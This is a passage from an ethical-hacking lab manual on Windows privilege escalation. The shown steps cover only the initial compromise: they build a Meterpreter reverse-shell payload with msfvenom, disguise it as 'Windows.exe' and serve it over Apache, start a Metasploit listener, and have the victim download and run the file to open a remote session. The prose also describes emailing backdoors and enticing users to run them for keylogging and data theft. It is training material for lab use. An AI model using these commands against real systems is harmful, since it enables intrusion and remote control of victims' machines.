Lab 2: Perform Privilege Escalation to Gain Higher Privileges

Lab Scenario

As a professional ethical hacker or pen tester, the second step in system hacking is to escalate privileges by using user account passwords obtained in the first step of system hacking. In privileges escalation, you will attempt to gain system access to the target system, and then try to attain higher-level privileges within that system. In this step, you will use various privilege escalation techniques such as named pipe impersonation, misconfigured service exploitation, pivoting, and relaying to gain higher privileges to the target system.

Privilege escalation is the process of gaining more privileges than were initially acquired. Here, you can take advantage of design flaws, programming errors, bugs, and configuration oversights in the OS and software application to gain administrative access to the network and its associated applications.

Backdoors are malicious files that contain trojan or other infectious applications that can either halt the current working state of a target machine or even gain partial or complete control over it. Here, you need to build such backdoors to gain remote access to the target system. You can send these backdoors through email, file-sharing web applications, and shared network drives, among other methods, and entice the users to execute them. Once a user executes such an application, you can gain access to their affected machine and perform activities such as keylogging and sensitive data extraction.

Lab Objectives

- Escalate privileges by bypassing UAC and exploiting Sticky Keys

Overview of Privilege Escalation

Privileges are a security role assigned to users for specific programs, features, OSes, functions, files, or codes. They limit access by type of user. Privilege escalation is required when you want to access system resources that you are not authorized to access. It takes place in two forms: vertical privilege escalation and horizontal privilege escalation.

- **Horizontal Privilege Escalation**: An unauthorized user tries to access the resources, functions, and other privileges that belong to an authorized user who has similar access permissions
- **Vertical Privilege Escalation**: An unauthorized user tries to gain access to the resources and functions of a user with higher privileges such as an application or site administrator

Task 1: Escalate Privileges by Bypassing UAC and Exploiting Sticky Keys


Sticky keys is a Windows accessibility feature that causes modifier keys to remain active, even after they are released. Sticky keys help users who have difficulty in pressing shortcut key combinations. They can be enabled by pressing Shift key for 5 times. Sticky keys also can be used to obtain unauthenticated, previleged access to the machine.

Here, we are exploiting Sticky keys feature to gain access and to escalate privileges on the target machine.

1. Click Parrot Security to switch to the **Parrot Security** machine and login with **attacker/toor**. Open a **Terminal** window and execute **sudo su** to run the programs as a root user (When prompted, enter the password **toor**).

The password that you type will not be visible.

2. Now, run **cd** command to jump to the root directory.
3. Run the command **msfvenom -p windows/meterpreter/reverse_tcp lhost=10.10.1.13 lport=444 -f exe > /home/attacker/Desktop/Windows.exe**.




4. In the previous lab, we already created a directory or shared folder (share) at the location (/var/www/html) with the required access permission. So, we will use the same directory or shared folder (share) to share Windows.exe with the victim machine.

To create a new directory to share the **Windows.exe** file with the target machine and provide the permissions, use the below commands:


- Run **mkdir /var/www/html/share** command to create a shared folder

- Run **chmod -R 755 /var/www/html/share** command
- Run **chown -R www-data:www-data /var/www/html/share** command


5. Copy the payload into the shared folder by executing **cp /home/attacker/Desktop/Windows.exe /var/www/html/share/** command.
6. Start the Apache server by executing **service apache2 start** command.




7. Run **msfconsole** command in the terminal window to launch Metasploit Framework.
8. In Metasploit type **use exploit/multi/handler** and press **Enter**.
9. Now, type **set payload windows/meterpreter/reverse_tcp** and press **Enter**.



10. Type **set lhost 10.10.1.13** and press **Enter** to set lhost.
11. Type **set lport 444** and press **Enter** to set lport.
12. Now, type **run** in the Metasploit console and press **Enter**.




13. Click Windows 11 to switch to the **Windows 11** machine, click Ctrl+Alt+Delete to activate the machine and login with **Admin/Pa$$w0rd**.
14. Open any web browser (here, Mozilla Firefox). In the address bar place your mouse cursor, type **http://10.10.1.13/share** and press **Enter**. As soon as you press enter, it will display the shared folder contents.
15. Click on **Windows.exe** to download the file.




16. Navigate to the **Downloads** folder and double-click the **Windows.exe** file.

If an **Open File - Security Warning** window appears; click **Run**.




17. Leave the **Windows 11** machine running and click Parrot Security to switch to the **Parrot Security** machine.

18. The Meterpreter session has successfully been opened, as shown in the screenshot.



